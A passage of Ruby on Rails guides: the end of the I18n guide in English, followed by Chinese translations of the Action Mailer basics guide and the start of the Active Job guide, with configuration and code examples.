Generally we recommend using YAML as a format for storing translations. There are cases, though, where you want to store Ruby lambdas as part of your locale data, e.g. for special date formats.

### 5.1 Translations for Active Record Models

You can use the methods `Model.model_name.human` and `Model.human_attribute_name(attribute)` to transparently look up translations for your model and attribute names.

For example when you add the following translations:

```
en:
  activerecord:
    models:
      user: Dude
    attributes:
      user:
        login: "Handle"
      # will translate User attribute "login" as "Handle"
```

Then `User.model_name.human` will return "Dude" and `User.human_attribute_name("login")` will return "Handle".

You can also set a plural form for model names, adding as following:

```
en:
  activerecord:
    models:
      user:
        one: Dude
        other: Dudes
```

Then `User.model_name.human(count: 2)` will return "Dudes". With `count: 1` or without params will return "Dude".

#### 5.1.1 Error Message Scopes

Active Record validation error messages can also be translated easily. Active Record gives you a couple of namespaces where you can place your message translations in order to provide different messages and translation for certain models, attributes, and/or validations. It also transparently takes single table inheritance into account.

This gives you quite powerful means to flexibly adjust your messages to your application's needs.

Consider a User model with a validation for the name attribute like this:

```
class User < ActiveRecord::Base
  validates :name, presence: true
end
```

The key for the error message in this case is `:blank`. Active Record will look up this key in the namespaces:

```
activerecord.errors.models.[model_name].attributes.[attribute_name]
activerecord.errors.models.[model_name]
activerecord.errors.messages
errors.attributes.[attribute_name]
errors.messages
```

Thus, in our example it will try the following keys in this order and return the first result:

```
activerecord.errors.models.user.attributes.name.blank
activerecord.errors.models.user.blank
activerecord.errors.messages.blank
errors.attributes.name.blank
errors.messages.blank
```

When your models are additionally using inheritance then the messages are looked up in the inheritance chain.

For example, you might have an Admin model inheriting from User:

```
class Admin < User
  validates :name, presence: true
end
```

Then Active Record will look for messages in this order:

```
activerecord.errors.models.admin.attributes.name.blank
activerecord.errors.models.admin.blank
activerecord.errors.models.user.attributes.name.blank
activerecord.errors.models.user.blank
activerecord.errors.messages.blank
errors.attributes.name.blank
errors.messages.blank
```

This way you can provide special translations for various error messages at different points in your models inheritance chain and in the attributes, models, or default scopes.

#### 5.1.2 Error Message Interpolation

The translated model name, translated attribute name, and value are always available for interpolation.

So, for example, instead of the default error message `"cannot be blank"` you could use the attribute name like this : `"Please fill in your %{attribute}"` .

- `count` , where available, can be used for pluralization if present:

| validation | with option | message | interpolation |
|---|---|---|---|
| confirmation | - | :confirmation | - |
| acceptance | - | :accepted | - |
| presence | - | :blank | - |
| absence | - | :present | - |
| length | :within, :in | :too_short | count |
| length | :within, :in | :too_long | count |
| length | :is | :wrong_length | count |
| length | :minimum | :too_short | count |
| length | :maximum | :too_long | count |
| uniqueness | - | :taken | - |
| format | - | :invalid | - |
| inclusion | - | :inclusion | - |
| exclusion | - | :exclusion | - |
| associated | - | :invalid | - |
| numericality | - | :not_a_number | - |
| numericality | :greater_than | :greater_than | count |
| numericality | :greater_than_or_equal_to | :greater_than_or_equal_to | count |
| numericality | :equal_to | :equal_to | count |
| numericality | :less_than | :less_than | count |
| numericality | :less_than_or_equal_to | :less_than_or_equal_to | count |
| numericality | :only_integer | :not_an_integer | - |
| numericality | :odd | :odd | - |
| numericality | :even | :even | - |

#### 5.1.3 Translations for the Active Record `error_messages_for` Helper

If you are using the Active Record `error_messages_for` helper, you will want to add translations for it.

Rails ships with the following translations:

```
en:
  activerecord:
    errors:
      template:
        header:
          one:   "1 error prohibited this %{model} from being saved"
          other: "%{count} errors prohibited this %{model} from being saved"
        body:    "There were problems with the following fields:"
```

In order to use this helper, you need to install DynamicForm gem by adding this line to your Gemfile: `gem 'dynamic_form'` .

## 5.2 Translations for Action Mailer E-Mail Subjects

If you don't pass a subject to the `mail` method, Action Mailer will try to find it in your translations. The performed lookup will use the pattern `<mailer_scope>.<action_name>.subject` to construct the key.

```
# user_mailer.rb
class UserMailer < ActionMailer::Base
  def welcome(user)
    #...
  end
end
```

```
en:
  user_mailer:
    welcome:
      subject: "Welcome to Rails Guides!"
```

## 5.3 Overview of Other Built-In Methods that Provide I18n Support

Rails uses fixed strings and other localizations, such as format strings and other format information in a couple of helpers. Here's a brief overview.

### 5.3.1 Action View Helper Methods

- `distance_of_time_in_words` translates and pluralizes its result and interpolates the number of seconds, minutes, hours, and so on. See datetime.distance_in_words translations.
- `datetime_select` and `select_month` use translated month names for populating the resulting select tag. See date.month_names for translations. `datetime_select` also looks up the order option from date.order (unless you pass the option explicitly). All date selection helpers translate the prompt using the translations in the datetime.prompts scope if applicable.

- The `number_to_currency`, `number_with_precision`, `number_to_percentage`, `number_with_delimiter`, and `number_to_human_size` helpers use the number format settings located in the number scope.

### 5.3.2 Active Model Methods

- `model_name.human` and `human_attribute_name` use translations for model names and attribute names if available in the activerecord.models scope. They also support translations for inherited class names (e.g. for use with STI) as explained above in "Error message scopes".

- `ActiveModel::Errors#generate_message` (which is used by Active Model validations but may also be used manually) uses `model_name.human` and `human_attribute_name` (see above). It also translates the error message and supports translations for inherited class names as explained above in "Error message scopes".

- `ActiveModel::Errors#full_messages` prepends the attribute name to the error message using a separator that will be looked up from errors.format (and which defaults to `"%{attribute} %{message}"`).

### 5.3.3 Active Support Methods

- `Array#to_sentence` uses format settings as given in the support.array scope.

# 6 Customize your I18n Setup

## 6.1 Using Different Backends

For several reasons the Simple backend shipped with Active Support only does the "simplest thing that could possibly work" *for Ruby on Rails*<sup class="footnote" id="footnote-3-ref">3</sup> ... which means that it is only guaranteed to work for English and, as a side effect, languages that are very similar to English. Also, the simple backend is only capable of reading translations but cannot dynamically store them to any format.

That does not mean you're stuck with these limitations, though. The Ruby I18n gem makes it very easy to exchange the Simple backend implementation with something else that fits better for your needs. E.g. you could exchange it with Globalize's Static backend:

```
I18n.backend = Globalize::Backend::Static.new
```

You can also use the Chain backend to chain multiple backends together. This is useful when you want to use standard translations with a Simple backend but store custom application translations in a database or other backends. For example, you could use the Active Record backend and fall back to the (default) Simple backend:

```
I18n.backend = I18n::Backend::Chain.new(I18n::Backend::ActiveRecord.new, I18n.backend)
```

### 6.2 Using Different Exception Handlers

The I18n API defines the following exceptions that will be raised by backends when the corresponding unexpected conditions occur:

```
MissingTranslationData       # no translation was found for the requested key
InvalidLocale                # the locale set to I18n.locale is invalid (e.g. nil)
InvalidPluralizationData     # a count option was passed but the translation data is not
MissingInterpolationArgument # the translation expects an interpolation argument that has
ReservedInterpolationKey     # the translation contains a reserved interpolation variable
UnknownFileType              # the backend does not know how to handle a file type that w
```

The I18n API will catch all of these exceptions when they are thrown in the backend and pass them to the default_exception_handler method. This method will re-raise all exceptions except for `MissingTranslationData` exceptions. When a `MissingTranslationData` exception has been caught, it will return the exception's error message string containing the missing key/scope.

The reason for this is that during development you'd usually want your views to still render even though a translation is missing.

In other contexts you might want to change this behavior, though. E.g. the default exception handling does not allow to catch missing translations during automated tests easily. For this purpose a different exception handler can be specified. The specified exception handler must be a method on the I18n module or a class with `#call` method:

```
module I18n
  class JustRaiseExceptionHandler < ExceptionHandler
    def call(exception, locale, key, options)
      if exception.is_a?(MissingTranslation)
        raise exception.to_exception
      else
        super
      end
    end
  end
end

I18n.exception_handler = I18n::JustRaiseExceptionHandler.new
```

This would re-raise only the `MissingTranslationData` exception, passing all other input to the default exception handler.

However, if you are using `I18n::Backend::Pluralization` this handler will also raise `I18n::MissingTranslationData: translation missing: en.i18n.plural.rule` exception that should normally be ignored to fall back to the default pluralization rule for English locale. To avoid this you may use additional check for translation key:

```
if exception.is_a?(MissingTranslation) && key.to_s != 'i18n.plural.rule'
  raise exception.to_exception
else
  super
end
```

Another example where the default behavior is less desirable is the Rails TranslationHelper which provides the method `#t` (as well as `#translate`). When a `MissingTranslationData` exception occurs in this context, the helper wraps the message into a span with the CSS class `translation_missing`.

To do so, the helper forces `I18n#translate` to raise exceptions no matter what exception handler is defined by setting the `:raise` option:

```
I18n.t :foo, raise: true # always re-raises exceptions from the backend
```

## 7 Conclusion

At this point you should have a good overview about how I18n support in Ruby on Rails works and are ready to start translating your project.

If you find anything missing or wrong in this guide, please file a ticket on our issue tracker. If you want to discuss certain portions or have questions, please sign up to our mailing list.

## 8 Contributing to Rails I18n

I18n support in Ruby on Rails was introduced in the release 2.2 and is still evolving. The project follows the good Ruby on Rails development tradition of evolving solutions in plugins and real applications first, and only then cherry-picking the best-of-breed of most widely useful features for inclusion in the core.

Thus we encourage everybody to experiment with new ideas and features in plugins or other libraries and make them available to the community. (Don't forget to announce your work on our mailing list)

If you find your own locale (language) missing from our example translations data repository for Ruby on Rails, please *fork* the repository, add your data and send a pull request.

## 9 Resources

- rails-i18n.org - Homepage of the rails-i18n project. You can find lots of useful resources on the wiki.
- Google group: rails-i18n - The project's mailing list.
- GitHub: rails-i18n - Code repository for the rails-i18n project. Most importantly you can

find lots of example translations for Rails that should work for your application in most cases.
- GitHub: i18n - Code repository for the i18n gem.
- Lighthouse: rails-i18n - Issue tracker for the rails-i18n project.
- Lighthouse: i18n - Issue tracker for the i18n gem.

## 10 Authors

- Sven Fuchs (initial author)
- Karel Minařík

If you found this guide useful, please consider recommending its authors on workingwithrails.

## 11 Footnotes

<sup>1</sup> Or, to quote Wikipedia: *"Internationalization is the process of designing a software application so that it can be adapted to various languages and regions without engineering changes. Localization is the process of adapting software for a specific region or language by adding locale-specific components and translating text."*

<sup>2</sup> Other backends might allow or require to use other formats, e.g. a GetText backend might allow to read GetText files.

<sup>3</sup> One of these reasons is that we don't want to imply any unnecessary load for applications that do not need any I18n capabilities, so we need to keep the I18n library as simple as possible for English. Another reason is that it is virtually impossible to implement a one-fits-all solution for all problems related to I18n for all existing languages. So a solution that allows us to exchange the entire implementation easily is appropriate anyway. This also makes it much easier to experiment with custom features and extensions.

## 反馈

欢迎帮忙改善指南质量。

如发现任何错误，欢迎修正。开始贡献前，可先行阅读贡献指南：文档。

翻译如有错误，深感抱歉，欢迎 Fork 修正，或至此处回报。

文章可能有未完成或过时的内容。请先检查 Edge Guides 来确定问题在 master 是否已经修掉了。再上 master 补上缺少的文件。内容参考 Ruby on Rails 指南准则来了解行文风格。

最后，任何关于 Ruby on Rails 文档的讨论，欢迎到 rubyonrails-docs 邮件群组。

# Action Mailer 基础

本文全面介绍如何在程序中收发邮件，Action Mailer 的内部机理，以及如何测试“邮件程序”（mailer）。

读完本文，你将学到：

- 如何在 Rails 程序内收发邮件；
- 如何生成及编辑 Action Mailer 类和邮件视图；
- 如何设置 Action Mailer；
- 如何测试 Action Mailer 类；

## Chapters



## 1 简介

Rails 使用 Action Mailer 实现发送邮件功能，邮件由邮件程序和视图控制。邮件程序继承自 `ActionMailer::Base`，作用和控制器类似，保存在文件夹 `app/mailers` 中，对应的视图保存在文件夹 `app/views` 中。

# 2 发送邮件

本节详细介绍如何创建邮件程序及对应的视图。

## 2.1 生成邮件程序的步骤

### 2.1.1 创建邮件程序

```
$ rails generate mailer UserMailer
create  app/mailers/user_mailer.rb
invoke  erb
create    app/views/user_mailer
invoke  test_unit
create    test/mailers/user_mailer_test.rb
```

如上所示，生成邮件程序的方法和使用其他生成器一样。邮件程序在某种程度上就是控制器。执行上述命令后，生成了一个邮件程序，一个视图文件夹和一个测试文件。

如果不想使用生成器，可以手动在 `app/mailers` 文件夹中新建文件，但要确保继承自 `ActionMailer::Base`：

```
class MyMailer < ActionMailer::Base
end
```

### 2.1.2 编辑邮件程序

邮件程序和控制器类似，也有称为“动作”的方法，以及组织内容的视图。控制器生成的内容，例如 HTML，发送给客户端；邮件程序生成的消息则通过电子邮件发送。

文件 `app/mailers/user_mailer.rb` 中有一个空的邮件程序：

```
class UserMailer < ActionMailer::Base
  default from: 'from@example.com'
end
```

下面我们定义一个名为 `welcome_email` 的方法，向用户的注册 Email 中发送一封邮件：

```
class UserMailer < ActionMailer::Base
  default from: 'notifications@example.com'

  def welcome_email(user)
    @user = user
    @url  = 'http://example.com/login'
    mail(to: @user.email, subject: 'Welcome to My Awesome Site')
  end
end
```

简单说明一下这段代码。可用选项的详细说明请参见“Action Mailer 方法”一节。

- `default`：一个 Hash，该邮件程序发出邮件的默认设置。上例中我们把 `:from` 邮件头

设为一个值，这个类中的所有动作都会使用这个值，不过可在具体的动作中重设。
- `mail`：用于发送邮件的方法，我们传入了 `:to` 和 `:subject` 邮件头。

和控制器一样，动作中定义的实例变量可以在视图中使用。

### 2.1.3 创建邮件程序的视图

在文件夹 `app/views/user_mailer/` 中新建文件 `welcome_email.html.erb`。这个视图是邮件的模板，使用 HTML 编写：

```
<!DOCTYPE html>
<html>
  <head>
    <meta content='text/html; charset=UTF-8' http-equiv='Content-Type' />
  </head>
  <body>
    <h1>Welcome to example.com, <%= @user.name %></h1>
    <p>
      You have successfully signed up to example.com,
      your username is: <%= @user.login %>.<br>
    </p>
    <p>
      To login to the site, just follow this link: <%= @url %>.
    </p>
    <p>Thanks for joining and have a great day!</p>
  </body>
</html>
```

我们再创建一个纯文本视图。因为并不是所有客户端都可以显示 HTML 邮件，所以最好发送两种格式。在文件夹 `app/views/user_mailer/` 中新建文件 `welcome_email.text.erb`，写入以下代码：

```
Welcome to example.com, <%= @user.name %>
===============================================

You have successfully signed up to example.com,
your username is: <%= @user.login %>.

To login to the site, just follow this link: <%= @url %>.

Thanks for joining and have a great day!
```

调用 `mail` 方法后，Action Mailer 会检测到这两个模板（纯文本和 HTML），自动生成一个类型为 `multipart/alternative` 的邮件。

### 2.1.4 调用邮件程序

其实，邮件程序就是渲染视图的另一种方式，只不过渲染的视图不通过 HTTP 协议发送，而是通过 Email 协议发送。因此，应该由控制器调用邮件程序，在成功注册用户后给用户发送一封邮件。过程相当简单。

首先，生成一个简单的 `User` 脚手架：

```
$ rails generate scaffold user name email login
$ rake db:migrate
```

这样就有一个可用的用户模型了。我们需要编辑的是文件 `app/controllers/users_controller.rb`，修改 `create` 动作，成功保存用户后调用 `UserMailer.welcome_email` 方法，向刚注册的用户发送邮件：

```
class UsersController < ApplicationController
  # POST /users
  # POST /users.json
  def create
    @user = User.new(params[:user])

    respond_to do |format|
      if @user.save
        # Tell the UserMailer to send a welcome email after save
        UserMailer.welcome_email(@user).deliver

        format.html { redirect_to(@user, notice: 'User was successfully created.') }
        format.json { render json: @user, status: :created, location: @user }
      else
        format.html { render action: 'new' }
        format.json { render json: @user.errors, status: :unprocessable_entity }
      end
    end
  end
end
```

`welcome_email` 方法返回 `Mail::Message` 对象，在其上调用 `deliver` 方法发送邮件。

### 2.2 自动编码邮件头

Action Mailer 会自动编码邮件头和邮件主体中的多字节字符。

更复杂的需求，例如使用其他字符集和自编码文字，请参考 Mail 库的用法。

## 2.3 Action Mailer 方法

下面这三个方法是邮件程序中最重要的方法：

- `headers`：设置邮件头，可以指定一个由字段名和值组成的 Hash，或者使用 `headers[:field_name] = 'value'` 形式；
- `attachments`：添加邮件的附件，例如，`attachments['file-name.jpg'] = File.read('file-name.jpg')`；
- `mail`：发送邮件，传入的值为 Hash 形式的邮件头，`mail` 方法负责创建邮件内容，纯文本或多种格式，取决于定义了哪种邮件模板；

#### 2.3.1 添加附件

在 Action Mailer 中添加附件十分方便。

- 传入文件名和内容，Action Mailer 和 Mail gem 会自动猜测附件的 MIME 类型，设置编码并创建附件。

  ```
  attachments['filename.jpg'] = File.read('/path/to/filename.jpg')
  ```

  触发 `mail` 方法后，会发送一个由多部分组成的邮件，附件嵌套在类型为 `multipart/mixed` 的顶级结构中，其中第一部分的类型为 `multipart/alternative`，包含纯文本和 HTML 格式的邮件内容。

Mail gem 会自动使用 Base64 编码附件。如果想使用其他编码方式，可以先编码好，再把编码后的附件通过 Hash 传给 `attachments` 方法。

- 传入文件名，指定邮件头和内容，Action Mailer 和 Mail gem 会使用传入的参数添加附件。

  ```
  encoded_content = SpecialEncode(File.read('/path/to/filename.jpg'))
  attachments['filename.jpg'] = {mime_type: 'application/x-gzip',
                                 encoding: 'SpecialEncoding',
                                 content: encoded_content }
  ```

如果指定了 `encoding` 键，Mail 会认为附件已经编码了，不会再使用 Base64 编码附件。

#### 2.3.2 使用行间附件

在 Action Mailer 3.0 中使用行间附件比之前版本简单得多。

- 首先，在 `attachments` 方法上调用 `inline` 方法，告诉 Mail 这是个行间附件：

  ```
  def welcome
    attachments.inline['image.jpg'] = File.read('/path/to/image.jpg')
  end
  ```

- 在视图中，可以直接使用 `attachments` 方法，将其视为一个 Hash，指定想要使用的附件，在其上调用 `url` 方法，再把结果传给 `image_tag` 方法：

  ```
  &lt;p&gt;Hello there, this is our image&lt;/p&gt;

  &lt;%= image_tag attachments['image.jpg'].url %&gt;
  ```

- 因为我们只是简单的调用了 `image_tag` 方法，所以和其他图片一样，在附件地址之后，还可以传入选项 Hash：

  ```
  &lt;p&gt;Hello there, this is our image&lt;/p&gt;

  &lt;%= image_tag attachments['image.jpg'].url, alt: 'My Photo',
                                              class: 'photos' %&gt;
  ```

#### 2.3.3 发给多个收件人

要想把一封邮件发送给多个收件人，例如通知所有管理员有新用户注册网站，可以把 `:to` 键的值设为一组邮件地址。这一组邮件地址可以是一个数组；也可以是一个字符串，使用逗号分隔各个地址。

```
class AdminMailer < ActionMailer::Base
  default to: Proc.new { Admin.pluck(:email) },
          from: 'notification@example.com'

  def new_registration(user)
    @user = user
    mail(subject: "New User Signup: #{@user.email}")
  end
end
```

使用类似的方式还可添加抄送和密送，分别设置 `:cc` 和 `:bcc` 键即可。

#### 2.3.4 在邮件中显示名字

有时希望收件人在邮件中看到自己的名字，而不只是邮件地址。实现这种需求的方法是把邮件地址写成 `"Full Name <email>"` 格式。

```
def welcome_email(user)
  @user = user
  email_with_name = "#{@user.name} <#{@user.email}>"
  mail(to: email_with_name, subject: 'Welcome to My Awesome Site')
end
```

### 2.4 邮件程序的视图

邮件程序的视图保存在文件夹 `app/views/name_of_mailer_class` 中。邮件程序之所以知道使用哪个视图，是因为视图文件名和邮件程序的方法名一致。如前例，`welcome_email` 方法的 HTML 格式视图是 `app/views/user_mailer/welcome_email.html.erb`，纯文本格式视图是 `welcome_email.text.erb`。

要想修改动作使用的视图，可以这么做：

```
class UserMailer < ActionMailer::Base
  default from: 'notifications@example.com'

  def welcome_email(user)
    @user = user
    @url  = 'http://example.com/login'
    mail(to: @user.email,
         subject: 'Welcome to My Awesome Site',
         template_path: 'notifications',
         template_name: 'another')
  end
end
```

此时，邮件程序会在文件夹 `app/views/notifications` 中寻找名为 `another` 的视图。`template_path` 的值可以是一个数组，按照顺序查找视图。

如果想获得更多灵活性，可以传入一个代码块，渲染指定的模板，或者不使用模板，渲染行间代码或纯文本：

```
class UserMailer < ActionMailer::Base
  default from: 'notifications@example.com'

  def welcome_email(user)
    @user = user
    @url  = 'http://example.com/login'
    mail(to: @user.email,
         subject: 'Welcome to My Awesome Site') do |format|
      format.html { render 'another_template' }
      format.text { render text: 'Render text' }
    end
  end
end
```

上述代码会使用 `another_template.html.erb` 渲染 HTML，使用 `'Render text'` 渲染纯文本。这里用到的 `render` 方法和控制器中的一样，所以选项也都是一样的，例如 `:text` 、 `:inline` 等。

## 2.5 Action Mailer 布局

和控制器一样，邮件程序也可以使用布局。布局的名字必须和邮件程序类一样，例如 `user_mailer.html.erb` 和 `user_mailer.text.erb` 会自动识别为邮件程序的布局。

如果想使用其他布局文件，可以在邮件程序中调用 `layout` 方法：

```
class UserMailer < ActionMailer::Base
  layout 'awesome' # use awesome.(html|text).erb as the layout
end
```

还是跟控制器布局一样，在邮件程序的布局中调用 `yield` 方法可以渲染视图。

在 `format` 代码块中可以把 `layout: 'layout_name'` 选项传给 `render` 方法，指定使用其他布局：

```
class UserMailer < ActionMailer::Base
  def welcome_email(user)
    mail(to: user.email) do |format|
      format.html { render layout: 'my_layout' }
      format.text
    end
  end
end
```

上述代码会使用文件 `my_layout.html.erb` 渲染 HTML 格式；如果文件 `user_mailer.text.erb` 存在，会用来渲染纯文本格式。

## 2.6 在 Action Mailer 视图中生成 URL

和控制器不同，邮件程序不知道请求的上下文，因此要自己提供 `:host` 参数。

一个程序的 `:host` 参数一般是相同的，可以在 `config/application.rb` 中做全局设置：

```
config.action_mailer.default_url_options = { host: 'example.com' }
```

#### 2.6.1 使用 `url_for` 方法生成 URL

使用 `url_for` 方法时必须指定 `only_path: false` 选项，这样才能确保生成绝对 URL，因为默认情况下如果不指定 `:host` 选项，`url_for` 帮助方法生成的是相对 URL。

```
<%= url_for(controller: 'welcome',
            action: 'greeting',
            only_path: false) %>
```

如果没全局设置 `:host` 选项，使用 `url_for` 方法时一定要指定 `only_path: false` 选项。

```
<%= url_for(host: 'example.com',
            controller: 'welcome',
            action: 'greeting') %>
```

如果指定了 `:host` 选项，Rails 会生成绝对 URL，没必要再指定 `only_path: false`。

#### 2.6.2 使用具名路由生成 URL

邮件客户端不能理解网页中的上下文，没有生成完整地址的基地址，所以使用具名路由帮助方法时一定要使用 `_url` 形式。

如果没有设置全局 `:host` 参数，一定要将其传给 URL 帮助方法。

```
<%= user_url(@user, host: 'example.com') %>
```

### 2.7 发送多种格式邮件

如果同一动作有多个模板，Action Mailer 会自动发送多种格式的邮件。例如前面的 `UserMailer`，如果在 `app/views/user_mailer` 文件夹中有 `welcome_email.text.erb` 和 `welcome_email.html.erb` 两个模板，Action Mailer 会自动发送 HTML 和纯文本格式的邮件。

格式的顺序由 `ActionMailer::Base.default` 方法的 `:parts_order` 参数决定。

### 2.8 发送邮件时动态设置发送选项

如果在发送邮件时想重设发送选项（例如，SMTP 密令），可以在邮件程序动作中使用 `delivery_method_options` 方法。

```
class UserMailer < ActionMailer::Base
  def welcome_email(user, company)
    @user = user
    @url  = user_url(@user)
    delivery_options = { user_name: company.smtp_user,
                         password: company.smtp_password,
                         address: company.smtp_host }
    mail(to: @user.email,
         subject: "Please see the Terms and Conditions attached",
         delivery_method_options: delivery_options)
  end
end
```

### 2.9 不渲染模板

有时可能不想使用布局，直接使用字符串渲染邮件内容，可以使用 `:body` 选项。但别忘了指定 `:content_type` 选项，否则 Rails 会使用默认值 `text/plain` 。

```
class UserMailer < ActionMailer::Base
  def welcome_email(user, email_body)
    mail(to: user.email,
         body: email_body,
         content_type: "text/html",
         subject: "Already rendered!")
  end
end
```

## 3 接收邮件

使用 Action Mailer 接收和解析邮件做些额外设置。接收邮件之前，要先设置系统，把邮件转发给程序。所以，在 Rails 程序中接收邮件要完成以下步骤：

- 在邮件程序中实现 `receive` 方法；
- 设置邮件服务器，把邮件转发到 `/path/to/app/bin/rails runner 'UserMailer.receive(STDIN.read)'` ；

在邮件程序中定义 `receive` 方法后，Action Mailer 会解析收到的邮件，生成邮件对象，解码邮件内容，实例化一个邮件程序，把邮件对象传给邮件程序的 `receive` 实例方法。下面举个例子：

```
class UserMailer < ActionMailer::Base
  def receive(email)
    page = Page.find_by(address: email.to.first)
    page.emails.create(
      subject: email.subject,
      body: email.body
    )

    if email.has_attachments?
      email.attachments.each do |attachment|
        page.attachments.create({
          file: attachment,
          description: email.subject
        })
      end
    end
  end
end
```

## 4 Action Mailer 回调

在 Action Mailer 中也可设置 `before_action`、`after_action` 和 `around_action`。

- 和控制器中的回调一样，可以传入代码块，或者方法名的符号形式；
- 在 `before_action` 中可以使用 `defaults` 和 `delivery_method_options` 方法，或者指定默认邮件头和附件；
- `after_action` 可以实现类似 `before_action` 的功能，而且在 `after_action` 中可以使用实例变量；

```
class UserMailer &lt; ActionMailer::Base
  after_action :set_delivery_options,
               :prevent_delivery_to_guests,
               :set_business_headers

  def feedback_message(business, user)
    @business = business
    @user = user
    mail
  end

  def campaign_message(business, user)
    @business = business
    @user = user
  end

  private

    def set_delivery_options
      # You have access to the mail instance,
      # @business and @user instance variables here
      if @business && @business.has_smtp_settings?
        mail.delivery_method.settings.merge!(@business.smtp_settings)
      end
    end

    def prevent_delivery_to_guests
      if @user && @user.guest?
        mail.perform_deliveries = false
      end
    end

    def set_business_headers
      if @business
        headers["X-SMTPAPI-CATEGORY"] = @business.code
      end
    end
end
```

- 如果在回调中把邮件主体设为 `nil` 之外的值，会阻止执行后续操作；

## 5 使用 Action Mailer 帮助方法

Action Mailer 继承自 `AbstractController`，因此为控制器定义的帮助方法都可以在邮件程序中使用。

## 6 设置 Action Mailer

下述设置选项最好在环境相关的文件（`environment.rb`，`production.rb` 等）中设置。

| 设置项 | 说明 |
| --- | --- |
| `logger` | 运行邮件程序时生成日志信息。设为 `nil` 禁用日志。可设为 Ruby 自带的 `Logger` 或 `Log4r` 库。 |
| `smtp_settings` | 设置 `:smtp` 发送方式的详情。 |
| `sendmail_settings` | 设置 `:sendmail` 发送方式的详情。 |
| `raise_delivery_errors` | 如果邮件发送失败，是否抛出异常。仅当外部邮件服务器设置为立即发送才有效。 |
| `delivery_method` | 设置发送方式，可设为 `:smtp` （默认）、`:sendmail` 、`:file` 和 `:test` 。详情参阅 API 文档。 |
| `perform_deliveries` | 调用 `deliver` 方法时是否真发送邮件。默认情况下会真的发送，但在功能测试中可以不发送。 |
| `deliveries` | 把通过 Action Mailer 使用 `:test` 方式发送的邮件保存到一个数组中，协助单元测试和功能测试。 |
| `default_options` | 为 `mail` 方法设置默认选项值（ `:from` ， `:reply_to` 等）。 |

完整的设置说明参见“设置 Rails 程序”一文中的“设置 Action Mailer”一节。

### 6.1 Action Mailer 设置示例

可以把下面的代码添加到文件 `config/environments/$RAILS_ENV.rb` 中：

```
config.action_mailer.delivery_method = :sendmail
# Defaults to:
# config.action_mailer.sendmail_settings = {
#   location: '/usr/sbin/sendmail',
#   arguments: '-i -t'
# }
config.action_mailer.perform_deliveries = true
config.action_mailer.raise_delivery_errors = true
config.action_mailer.default_options = {from: 'no-reply@example.com'}
```

### 6.2 设置 Action Mailer 使用 Gmail

Action Mailer 现在使用 Mail gem，针对 Gmail 的设置更简单，把下面的代码添加到文件 `config/environments/$RAILS_ENV.rb` 中即可：

```
config.action_mailer.delivery_method = :smtp
config.action_mailer.smtp_settings = {
  address:              'smtp.gmail.com',
  port:                 587,
  domain:               'example.com',
  user_name:            '<username>',
  password:             '<password>',
  authentication:       'plain',
  enable_starttls_auto: true  }
```

## 7 测试邮件程序

邮件程序的测试参阅“Rails 程序测试指南”。

## 8 拦截邮件

有时，在邮件发送之前需要做些修改。Action Mailer 提供了相应的钩子，可以拦截每封邮件。你可以注册一个拦截器，在交给发送程序之前修改邮件。

```
class SandboxEmailInterceptor
  def self.delivering_email(message)
    message.to = ['sandbox@example.com']
  end
end
```

使用拦截器之前要在 Action Mailer 框架中注册，方法是在初始化脚本 `config/initializers/sandbox_email_interceptor.rb` 中添加以下代码：

```
ActionMailer::Base.register_interceptor(SandboxEmailInterceptor) if Rails.env.staging?
```

上述代码中使用的是自定义环境，名为“staging”。这个环境和生产环境一样，但只做测试之用。关于自定义环境的详细介绍，参阅“新建 Rails 环境”一节。

## 反馈

欢迎帮忙改善指南质量。

如发现任何错误，欢迎修正。开始贡献前，可先行阅读贡献指南：文档。

翻译如有错误，深感抱歉，欢迎 Fork 修正，或至此处回报。

文章可能有未完成或过时的内容。请先检查 Edge Guides 来确定问题在 master 是否已经修掉了。再上 master 补上缺少的文件。内容参考 Ruby on Rails 指南准则来了解行文风格。

最后，任何关于 Ruby on Rails 文档的讨论，欢迎到 rubyonrails-docs 邮件群组。

# Active Job 基础

本文提供开始创建任务、将任务加入队列和后台执行任务的所有知识。

读完本文，你将学到:

- 如何新建任务
- 如何将任务加入队列
- 如何在后台运行任务
- 如何在应用中异步发送邮件

## Chapters



## 1 简介

Active Job 是用来声明任务，并把任务放到多种多样的队列后台中执行的框架。从定期地安排清理，费用账单到发送邮件，任何事情都可以是任务。任何可以切分为小的单元和并行执行的任务都可以用 Active Job 来执行。

## 2 Active Job 的目标

主要是确保所有的 Rails 程序有一致任务框架，即便是以“立即执行”的形式存在。然后可以基于 Active Job 来新建框架功能和其他的 RubyGems， 而不用担心多种任务后台，比如 Dalayed Job 和 Resque 之间 API 的差异。之后，选择队列后台更多会变成运维方面的考

虑，这样就能切换后台而无需重写任务代码。

## 3 创建一个任务

本节将会逐步地创建任务然后把任务加入队列中。

### 3.1 创建任务

Active Job 提供了 Rails 生成器来创建任务。以下代码会在 `app/jobs` 中新建一个任务，（并且会在 `test/jobs` 中创建测试用例）：

```
$ bin/rails generate job guests_cleanup
invoke  test_unit
create    test/jobs/guests_cleanup_job_test.rb
create  app/jobs/guests_cleanup_job.rb
```

也可以创建运行在一个特定队列上的任务：

```
$ bin/rails generate job guests_cleanup --queue urgent
```

如果不想使用生成器，需要自己创建文件，并且替换掉 `app/jobs` 。确保任务继承自 `ActiveJob::Base` 即可。

以下是一个任务示例:

```
class GuestsCleanupJob < ActiveJob::Base
  queue_as :default

  def perform(*args)
    # Do something later
  end
end
```

### 3.2 任务加入队列

将任务加入到队列中：

```
# 将加入到队列系统中任务立即执行
MyJob.perform_later record
```

```
# 在明天中午执行加入队列的任务
MyJob.set(wait_until: Date.tomorrow.noon).perform_later(record)
```

```
# 一星期后执行加入到队列的任务
MyJob.set(wait: 1.week).perform_later(record)
```

就这么简单！

# 4 任务执行

如果没有设置连接器，任务会立即执行。

## 4.1 后台

Active Job 内建支持多种队列后台连接器（Sidekiq、Resque、Delayed Job 等）。最新的连接器的列表详见 ActiveJob::QueueAdapters 的 API 文件。

## 4.2 设置后台

设置队列后台很简单：

```
# config/application.rb
module YourApp
  class Application < Rails::Application
    # Be sure to have the adapter's gem in your Gemfile and follow
    # the adapter's specific installation and deployment instructions.
    config.active_job.queue_adapter = :sidekiq
  end
end
```

# 5 队列

大多数连接器支持多种队列。用 Active Job 可以安排任务运行在特定的队列：

```
class GuestsCleanupJob < ActiveJob::Base
  queue_as :low_priority
  #....
end
```

在 `application.rb` 中通过 `config.active_job.queue_name_prefix` 来设置所有任务的队列名称的前缀。

```
# config/application.rb
module YourApp
  class Application < Rails::Application
    config.active_job.queue_name_prefix = Rails.env
  end
end

# app/jobs/guests_cleanup.rb
class GuestsCleanupJob < ActiveJob::Base
  queue_as :low_priority
  #....
